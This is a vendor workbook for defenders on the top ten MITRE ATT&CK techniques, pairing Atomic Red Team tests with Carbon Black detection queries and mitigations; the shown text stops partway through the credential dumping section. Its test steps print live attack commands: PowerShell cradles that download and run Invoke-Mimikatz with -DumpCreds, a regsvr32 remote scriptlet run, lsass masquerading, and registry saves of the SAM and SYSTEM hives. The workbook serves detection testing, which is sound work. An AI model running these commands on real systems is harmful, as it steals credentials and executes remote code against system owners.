

vmware® Carbon Black

# MITRE ATT&CK WORKBOOK





# Table of Contents

<b>About This Workbook</b> .....	4
<b>Getting Started with ATT&amp;CK</b> .....	7
<b>Workbook TIDs</b> .....	8
<b>MITRE TID Workbook</b> .....	9
T1086 PowerShell .....	9
T1064 Scripting .....	12
T1117 Regsvr32 .....	16
T1090 Connection Proxy .....	17
T1193 Spear Phishing Attachment .....	20
T1036 Masquerading .....	22
T1003 Credential Dumping .....	24
T1060 Registry Run Keys / Start Folder .....	27
T1085 Rundll32 .....	29
T1035 Service Execution .....	31
<b>VMware Carbon Black Cloud Overview</b> .....	34

# About This Workbook

## What is MITRE ATT&CK?

MITRE ATT&CK is a globally accessible **knowledge base of adversary tactics and techniques** based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to **develop more effective cybersecurity**. ATT&CK is open and available to any person or organization to use at no charge. <https://attack.mitre.org>

INITIAL ACCESS	EXECUTION	PERSISTENCE	PRIVILEGE ESCALATION	DEFENSE EVASION	CREDENTIAL ACCESS	DISCOVERY	LATERAL MOVEMENT	COLLECTION	COMMAND AND CONTROL	EXFILTRATION	IMPACT
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCerts DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spear Phishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution Through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spear Phishing via Service	Execution Through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Domain Fronting	Exfiltration Over Other Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service

This workbook is intended to serve as a starting point for mapping to the MITRE ATT&CK to enable the Cyber Defender community to understand adversaries and improve your organization's security posture. Through this guide you will notice specific reference to the VMware Carbon Black toolset but some capabilities may be available with other endpoint security tools.

We would like to credit and thank Red Canary for their excellent work on curating content specifically on MITRE ATT&CK. Referenced throughout to make this guide possible:

Red Canary's Threat Detection Report utilized to pinpoint the top 10 TID's by prevalence.  
Full Report Here: <https://redcanary.com/resources/guides/threat-detection-report>

Red Canary's ATOMIC Tests utilized for quick and easy tests to verify TID coverage.  
More on the ATOMIC Red Team here: <https://redcanary.com/atomic-red-team>

Be sure to check out their ATOMIC Friday webinars for more breakdowns on ATT&CK stages and testing techniques! Sign up here: <https://redcanary.com/blog/atomic-friday-community-discussions>

## Icons Used in This Workbook



### REMEMBER

Some points bear repeating, and others bear remembering. When you see this icon, take special note of what you're about to read.



### WARNING

Watch out! This information tells you to steer clear of things that may leave you vulnerable, cost you big bucks, suck your time, or be bad practices.



### TECHNICAL STUFF

This icon indicates technical information that's most interesting to administrators and incident responders.



### TIP

If you see a Tip icon, pay attention — you're about to find out how to save some aggravation and time.

# Getting Started with ATT&CK


This workbook will break down each TID using 3 steps:

## Step 1: Test Technique

For each of the TIDs, we will leverage Red Canary's Atomic Tests to quickly validate coverage. The Atomic Red Team was developed by Red Canary to create an open source library of simple tests that every security team can execute to test their environmental controls. Tests are focused, have few dependencies, and are defined in a structured format that can be used by automation frameworks. More on Atomic Red Team [here](#).

## Step 2: Validate Coverage, Identify Gaps

ATT&CK was intended to highlight visibility gaps in your organization. Did you alert on the test? Do you have telemetry to build alerts around the specified technique? Re-execute the test once alerts are built.



## Step 3: Identify and Implement Mitigations

### Can you block it?

While these techniques are commonly utilized by adversaries, they may also be necessary for legitimate day-to-day administration. This step will help identify ways to reduce the attack surface through a combination of enhanced visibility and prevention.



**When implementing prevention on TID's ensure you can identify potential false positives that may occur to eliminate organizational friction. MITRE built the ATT&CK framework as a detection resource. Prevention does not always match one-to-one.**

**BONUS: Can you interrogate your environment to get more information?**

# Workbook TIDs

For this workbook we are providing a starting point for working with the ATT&CK Framework. To make the most of your efforts this workbook will detail the top 10 TID's as leveraged by adversaries.

The 10 TID's as identified by Red Canary's 2019 Threat Detection Report.  
The full Threat Detection Report is available [here](#).



Run these tests monthly to maintain an understanding of your gaps and risks.  
Don't wait for an adversary to find the weaknesses in your defenses.

# MITRE TID Workbook

## T1086 POWERSHELL

### Execution Stage.

**Why T1086 Matters:** PowerShell is included in the Windows operating system and can be leveraged by administrators and adversaries alike. Administrator permissions are required to use PowerShell to connect to remote systems, and provides full Windows API access. PowerShell can be executed from disk or in memory which makes it easy to evade common defenses.

### How PowerShell can be leveraged:

- Direct execution of a local script
- Encoded payloads passed via the command line
- Retrieving and executing remote resources using various network protocols
- Loading PowerShell into other processes

For full description: [MITRE Reference](#)

### Step 1: Test Technique

#### T1086 Atomic Test – Mimikatz

Run it with command prompt.

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```

#### What's Gained if Successful?

Mimikatz is a post-exploitation tool designed to dump passwords, hashes, PINs and Kerberos tickets from memory. If an adversary is successful they will have access to credentials to elevate privileges and/or move laterally through the network.

For more Atomic tests: [Atomic Tests](#)

#### T1086 Atomic Test – BloodHound

Run it with command prompt.

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1'); Invoke-BloodHound"
```

#### What's Gained if Successful?

BloodHound is a post-exploitation tool designed to map out AD structures to identify gaps in logic that will allow for privilege escalation. If successful the adversary will have a list of admin users, global access users, and group membership information.

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



### Do you have the telemetry to define an alert?




- Process Cmdline
- File Modification
- Network Connections

### Will this alert cause false positives?

Alerting on PowerShell as an application could create a lot of noise, with the alert triggered can you identify any potential false positives with how the alert is designed?

If yes, modify your existing alert to exclude the 'normal activity' in your environment.

#### Modify a Watchlist Hit in VMware Carbon Black:

1. Click on the ReportID to view the Report details of the Watchlist.
2. Disable the IOC 
3. Refine the IOC by clicking  on the IOC string to search your environment over the last 30 days.
4. Once the appropriate exclusions have been made add the new query as a Watchlist by clicking 'Add search to threat report' 



**Leverage the facets on the left-hand side of the Investigate page to identify anomalous activities and create alerts on anomalous activity for your organization. Focus on the smaller percentages to identify interesting activity.**

## Step 3: Identify and Implement Mitigations

*As Powershell is a trusted application we need to be prescriptive in reducing the attack surface that exists for this portion of the exercise we will want to baseline PowerShell usage.*

Questions for Consideration:

- Do you currently enforce restrictions on how PowerShell can be leveraged in your organization today?
- Do you have admin rights in your organization?
  - Should all of these administrators have access to PowerShell?

How is PowerShell currently controlled and monitored for these power users?

### Can you block it?

Yes, but it is likely that there are several applications and users within your organization that will need access to PowerShell in order to function. In your endpoint security solution, determine how PowerShell is being utilized in your organization today:

```
process_name:powershell.exe
```

1. What is the scope of PowerShell usage? Systems or Groups PowerShell has been seen on in the last 30 days:
  - a. Is this expected? Do any of the users stand out to you?

PowerShell is a powerful solution that can be manipulated for malicious intent. Understanding that most Endpoint security providers will protect you from malicious PowerShell usage such as: stealing credentials or encrypting files, **how can you start to reduce your attack surface on the #1 most targeted tool by adversaries?**

Of the PowerShell usage identified in the last 30 days, what behaviors are exhibited in your organization?

#### Does PowerShell **Communicate over the network?**

```
process_name:powershell.exe AND (netconn_count:[1 TO *] OR ttp:NETWORK_ACCESS OR ttp:ATTEMPTED_SERVER OR ttp:ATTEMPTED_CLIENT)
```

#### Does PowerShell **Execute Code from Memory?**

```
process_name:powershell.exe AND (ttp:SUSPICIOUS_BEHAVIOR OR ttp:PACKED_CALL)
```

#### Does PowerShell **Invoke Untrusted Processes?**

```
process_name:powershell.exe AND (childproc_effective_reputation:NOT_LISTED OR childproc_effective_reputation:UNKNOWN)
```

#### Does PowerShell **Execute Fileless Scripts?**

```
process_name:powershell.exe AND ttp:FILELESS
```

Does PowerShell **Inject Code or Modify the Memory** of other processes?

```
process_name:powershell.exe AND (ttp:INJECT_CODE OR ttp:HAS_INJECTED_CODE OR ttp:COMPROMISED_PROCESS OR ttp:PROCESS_IMAGE_REPLACED OR ttp:MODIFY_PROCESS OR ttp:HOLLOW_PROCESS)
```



**Refine these queries to focus the groups identified previously to understand how to control their PowerShell access by blocking them with in your Policies. For the remainder of the environment try and block PowerShell outright to eliminate this vector.**



**MITRE also suggests restricting the execution policy to administrators to only allow signed scripts and disabling or restricting WinRM service to prevent remote execution.**

## T1064 SCRIPTING

**Execution Stage.**

**Why T1064 Matters:** Adversaries may use scripts to aid in operations and perform actions that would otherwise be manual. Scripting is useful for speeding up operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms by directly interacting with the operating system at an API level instead of calling other programs. Common scripting languages for Windows include: VBScript and PowerShell, but could also appear in the form of command-line batch scripts.

**How Scripting can be leveraged:**

- Direct execution of local scripts
- Executing within a process
- Rundll32.exe with script host scheme
- Identification and exploitation of vulnerable scripts

For full description: [MITRE Reference](#)

### Step 1: Test Technique

**T1064 – Write a script and detect it**

*Run it with PowerShell.*

```
Write-Output "msgbox 'hello'" > test.vbs  
.\test.vbs
```

**What's Gained if Successful?**

This test demonstrates an adversary's ability to create and run a script within your environment. Adversaries can create a script and then locally append that script to a scheduled task to remain under the radar.

For more Atomic tests: [Atomic Test](#)

### Step 2: Validate Coverage, Identify Gaps

*In your endpoint security portal identify if you have visibility to identify the tests that were executed.*

**Did you alert on this test?**

**Do you have the telemetry to define an alert?**

- Process Cmdline
- File Modification
- Parent Process

**Will this alert cause false positives?**

If alerting on this script creation alone you will be prone to false positives as script creation is a common activity. Try searching for the following to look at small example of script creation in your environment over the last 30 days:

```
filemod_name:.vbs OR filemod_name:.ps1
```

What did you find?

The goal of analyzing T1064 is to verify visibility on script creation, opposed to alerting on this activity define a query that allows you to monitor script creations over the last 30 days.

**Build a New Watchlist in VMware Carbon Black:**

1. Under ENFORCE, Watchlist define a new watchlist by selecting

[Add watchlists](#)

2. Toggle to 'Build' a Watchlist



3. Search for 'T1064', select desired IOC's then add new Watchlist.

### Step 3: Identify and Implement Mitigations

#### Can you block it?

Scripting is one of the more broad execution techniques that adversaries can leverage. Instead of blocking script execution consider refining your attack surface by answering the following questions in your endpoint security solution:

- Who/what should be creating scripts?
- Can you control or audit how Administrators are creating scripts?
- If enabling controls on scripting tools can you verify potential false positives?
- Can you reduce the functionality of scripts without disrupting workflow?

As an example, review the execution of vbs scripts, VMware Carbon Black gives you granular control of locking down ANY file extension. Simply repeat this process with what you are looking to address.

Do your scripts **Communicate over the network?**

```
filemod_name:vbs AND (netconn_count:[1 TO *] OR ttp:NETWORK_ACCESS OR ttp:ATTEMPTED_SERVER OR ttp:ATTEMPTED_CLIENT)
```

Do your scripts **Execute Code from Memory?**

```
filemod_name:vbs AND (ttp:SUSPICIOUS_BEHAVIOR OR ttp:PACKED_CALL)
```

Do your scripts **Invoke Untrusted Processes?**

```
filemod_name:vbs AND (childproc_effective_reputation:NOT_LISTED OR childproc_effective_reputation:UNKNOWN)
```

Do your scripts **Execute Fileless Scripts?**

```
filemod_name:vbs AND ttp:FILELESS
```

Do your scripts **Scrape Memory of another Process?**

```
filemod_name:vbs AND (ttp:RAM_SCRAPING OR ttp:READ_SECURITY_DATA)
```

#### Create new Blocking Rules in VMware Carbon Black:

Based on the above queries we can now define how we can reduce our attack surface.

1. Navigate to ENFORCE, then Policies
2. On the desired Policy modify Prevention rules by blocking the identified behaviors.

#### BONUS: Can you interrogate your environment to get more information?

Scripting can be used by adversaries as a method to locally appended code to a scheduled task for persistence. You can use the Live Query capability on our platform to validate the scheduled tasks on a known good system, then compare the results to look for potentially suspicious scheduled tasks across your enterprise.

```
SELECT name, action, PATH, enabled, state, hidden, datetime(last_run_time, "unixepoch", "localtime") AS last_run_time, datetime(next_run_time, "unixepoch", "localtime") AS next_run_time, last_run_message, last_run_code FROM scheduled_tasks ORDER BY last_run_time DESC;
```



# T1117 REGSVR32

## Execution Stage.

**Why T1117 Matters:** Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls—including dynamic link libraries (DLLs)—on Windows systems. Regsvr32.exe can be used to execute arbitrary binaries and also to specifically bypass process whitelisting using functionality to load COM scriptlets to execute DLLs under user permissions.

### How can Regsvr32.exe be leveraged:

- File modification in the users profile
- Network connections initiated by regsvr32.exe processes
- Module loads for scrobj.dll

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1117 Atomic Test – Regsvr32 local COM scriptlet execution

Run it with command prompt.

```
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
```


### What's gained if successful?

The adversary can execute untrusted binaries in memory with trusted windows system binaries ultimately evading defenses and detections.

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



### Do you have the telemetry to define an alert?

- Module Loads
- Binary Information

### Will this alert cause false positives?


## Step 3: Identify and Implement Mitigations

### Can you block it?

Yes, adversaries will continue abusing regsvr32. It is advisable to block this activity. In your endpoint security solution, answer the following questions:

- By turning on regsvr32 protection, what does this block specifically?
- If using dials, can you confirm which mode/level protects you from regsvr32 attacks?

### Defining Prevention using VMware Carbon Black:

VMware Carbon Black makes it easy to understand potential impact to your environment either by simply clicking on  to preview any corresponding blocks or by performing the desired query:

#### Does regsvr32 Communicate over the network?

```
process_name:regsvr32.exe AND (netconn_count:[1 TO *] OR ttp:NETWORK_ACCESS OR ttp:ATTEMPTED_SERVER OR ttp:ATTEMPTED_CLIENT)
```

#### Does regsvr32 Invoke Untrusted Processes?

```
process_name:regsvr32.exe AND (childproc_effective_reputation:NOT_LISTED OR childproc_effective_reputation:UNKNOWN)
```

# T1090 CONNECTION PROXY

## Command & Control Stage.

**Why T1090 Matters:** A connection proxy is used to direct network traffic between systems and to act as an intermediary for network communications. Many tools exist that enable traffic redirection through proxies or port redirection including HTRAN, ZXProxy, and ZXPortMap. Proxy acts as a method of masking an identity or location of the adversary.

### How can Connection Proxies be used:

- Internal or External Communication
- Injecting into trusted processes to make connections
- Routing connections through less attributable access points

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1090 Atomic Test – Connection Proxy

Run it with PowerShell.

```
Set-ItemProperty -path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings"  
AutoConfigURL -Value 127.0.0.1:8080
```

#### What's gained if successful?

Adversary will be able to redirect traffic and can intercept traffic communications.

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

In your endpoint security portal identify if you have visibility to identify the tests that were executed.

#### Did you alert on this test?

#### Do you have the telemetry to define an alert?

- Registry Modification
- Process Injection into Trusted Processes

#### Will this alert cause false positives?


#### Create a File Integrity Monitoring Watchlist in VMware Carbon Black:

1. On the Investigate page, identify the modification of the Proxy registry key by querying for the following:

```
(regmod_name:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet\ Settings\\ZoneMap\  
ProxyBypass) AND process_name:(powershell.exe OR cmd.exe)
```

2. Select 'Add search to threat report'

3. Select Alert on Hit to trigger future alerts, and Select Include Historical Data to see past hits.



## Step 3: Identify and Implement Mitigations

### Can you block it?

Potentially, proxies are a common method of porting traffic in many organizations. The key will be leveraging network information to understand abnormal.



**Identify use of proxy by looking for injection into trusted processes to make connections, routing connections through less attributable access points. Check your enterprise proxy configuration status to ensure this has not been tampered with.**

### BONUS: Can you interrogate your environment to get more information?

#### Using Live Query or your endpoint security solution answer the following questions:

- What is the current status of your enterprise proxy configuration?

```
SELECT key,name,data, case data when 0 then "DISABLED" when 1 then "ENABLED" end status,  
datetime(mtime,"unixepoch","localtime") as mtime FROM registry WHERE key like 'HKEY_USERS%\  
Software\Microsoft\Windows\CurrentVersion\Internet Settings' and data != "" and lower(name) like  
"%proxy%" order by key;
```

- Can you identify network connections made by system processes in your organization?

```
select DISTINCT p.name, p.path, pos.remote_address, pos.remote_port from process_open_sockets  
pos LEFT JOIN processes p ON pos.pid = p.pid WHERE pos.remote_port != 0 AND p.name != "";
```

- Can you identify all listening ports enterprise wide?

```
select p.name, p.path, lp.port, lp.address, lp.protocol from listening_ports lp LEFT JOIN processes p  
ON lp.pid = p.pid WHERE lp.port != 0 AND p.name != "";
```

# T1193 SPEAR PHISHING ATTACHMENT

## Initial Access Stage.

**Why T1193 Matters:** Spear phishing attachment is a specific variant of spear phishing. Spear phishing attachment is different from other forms of spear phishing in that it employs the use of malware attached to an email. All forms of spear phishing are electronically delivered, socially engineered, and targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and rely upon User Execution to gain execution.

### Common Phishing Observations:

- Delivery of malicious software
- Delivery of malicious documents
- Delivery of URL lure in message
- Request for Information/Assistance

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1193 Atomic Test – Spear Phishing

Create a PS1 file with the following information:

```
if (-not(Test-Path HKLM:SOFTWARE\Classes\Excel.Application)){
    return 'Please install Microsoft Excel before running this test.'
}
else{
    $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1193/PhishingAttachment.xlsm'
    $fileName = 'PhishingAttachment.xlsm'
    New-Item -Type File -Force -Path $fileName | out-null
    $wc = New-Object System.Net.WebClient
    $wc.Encoding = [System.Text.Encoding]::UTF8
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
    ($wc.DownloadString("$url")) | Out-File $fileName
}
```

Run with PowerShell:

```
.\testFile.ps1
```

Open the downloaded Excel file.

### What's Gained if Successful?

An adversary can effectively evade common defenses by targeting User Error. This foothold provides initial access for the adversary to impact the system.

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps

### Did you alert on this test?



Look for email client invoking documents and making network connections, or launching office applications that invoke command interpreters.

### Do you have the telemetry to define an alert?


- File monitoring

### Will this alert cause false positives?

## Step 3: Identify and Implement Mitigations

### Can you block it?

Yes, spear phishing campaigns are socially engineered to exploit human error. Through a combination of email filtration and endpoint protection you will want to block this initial access point.



# T1036 MASQUERADING

## Defense Evasion Stage.

**Why T1036 Matters:** Masquerading occurs when the name or location of an executable, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. Masquerading is done to bypass tools that trust executables by relying on file name or path, as well as to deceive defenders and system administrators into thinking a file is benign by associating the name with something that is thought to be legitimate. Defense Evasion can be thought of as a supporting tactic. Typically Defense Evasion will be utilized in combination with another tactic to achieve a larger goal, i.e., Masquerading combined with Scheduled Tasks to achieve and maintain persistence by blending into the environment.

### Common Masquerading Observations:

- Renaming or relocating files
- Binary Metadata manipulation

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1036 Atomic Test – Masquerading as Windows LSASS process

Copies cmd.exe, renames it, and launches it to masquerade as an instance of lsass.exe.

Run it with command prompt.

```
cmd.exe /c copy %SystemRoot%\System32\cmd.exe %SystemRoot%\Temp\lsass.exe
cmd.exe /c %SystemRoot%\Temp\lsass.exe
whoami
ping 8.8.8.8
```

For more Atomic tests: [Atomic Test](#)

## Step 2: Validate Coverage, Identify Gaps


Did you alert on this test?



**SANS Know Abnormal... Find Evil Threat Intelligence Feed is a great feed for alerting on Masquerading processes.**

## Do you have the telemetry to define an alert?

- File Monitoring
- Process Monitoring
- Binary Metadata



## Will this alert cause false positives?

## Step 3: Identify and Implement Mitigations

### Can you block it?

No, a lot of legitimate applications will be masquerading and adversaries will mask themselves to appear in an expected lineage hiding suspicious command lines. Auditing binary details as well as abnormal execution paths will allow you to identify more easily masquerading techniques. In your endpoint security solution answer the following questions:

- Which user is running cmd in the above example?
- Can you analyze full binary details of lsass to ensure its legitimacy?

**BINARY DETAILS**  
Get detailed information about a binary

**AA52B2D3DD4B9B47FF4496C0460BDEDDA791354018CF0782B899EF28ACEE8D21** Download Add to blacklist

MD5: 03c70933698c6e3e466076dd9c3faa18  
 First seen as: lsass.exe  
 First seen: 5:11:09 pm Aug 21, 2019  
 Signature status: signed, verified, trusted, os  
 Publisher name: Microsoft Windows Publisher ADD  
 Reputation: TRUSTED\_WHITE\_LIST

General		File Details	
OS:	WINDOWS	File description:	Local Security Authority Process
Architecture:	amd64	File Version:	10.0.18362.1 (WinBuild.160101.0800)
Size:	57KB	Original filename:	lsass.exe
Digital Signature		Internal filename:	lsass.exe
Signature Status:	signed, verified, trusted, os	Company name:	Microsoft Corporation
Publisher name:	Microsoft Windows Publisher	Product name:	Microsoft® Windows® Operating System
Signed time:	6:46:26 pm Mar 18, 2019	Product version:	10.0.18362.1
Issuer:	Microsoft Windows Production PCA 2011	Legal copyright:	© Microsoft Corporation. All rights reserved.
Paths		Endpoints	
c:\windows\system32\lsass.exe		First seen:	DESKTOP-3B3COEG at 5:11:09 pm Aug 21, 2019
		Last seen:	DESKTOP-3B3COEG at 5:11:09 pm Aug 21, 2019
		Seen on:	1 Devices

# TT1003 CREDENTIAL DUMPING

## Credential Access Stage.

**Why T1003 Matters:** Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials are leveraged by adversaries to elevate privileges and to move laterally to other targets. Note: credentials are so valuable that, sometimes, acquiring them is the entire goal of an attack.

Credentials can then be used to perform Lateral Movement and access restricted information. Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

### Common Credential Dumping Categories:

- Accessing hashed credentials
- Accessing credentials in plaintext
- Acquiring key material

For full description: [MITRE Reference](#)

## Step 1: Test Technique

### T1003 Atomic Test – PowerShell Mimikatz

Dumps Credentials via Powershell by invoking a remote mimikatz script. Run it with PowerShell.

```
IEX (New-Object Net.WebClient).
DownloadString(' https://raw.
githubusercontent.com/EmpireProject/
Empire/dev/data/module_source/
credentials/Invoke-Mimikatz.ps1'); Invoke-
Mimikatz -DumpCreds
```

### What's Gained if Successful?

A variety of credentials are generated and stored in the Local Security Authority Subsystem Service (lsass) process in memory. If harvested the adversary will have access to local accounts for privilege escalation.

For more Atomic tests: [Atomic Test](#)

### T1003 Atomic Test – Registry Dump of SAM, Creds, and Secrets

Local SAM (SAM & System), cached credentials (System & Security) and LSA secrets (System & Security) can be enumerated via three registry keys. Then processed locally using <https://github.com/Neohapsis/creddump7>. Run it with command prompt.

```
reg save HKLM\sam sam
reg save HKLM\system system
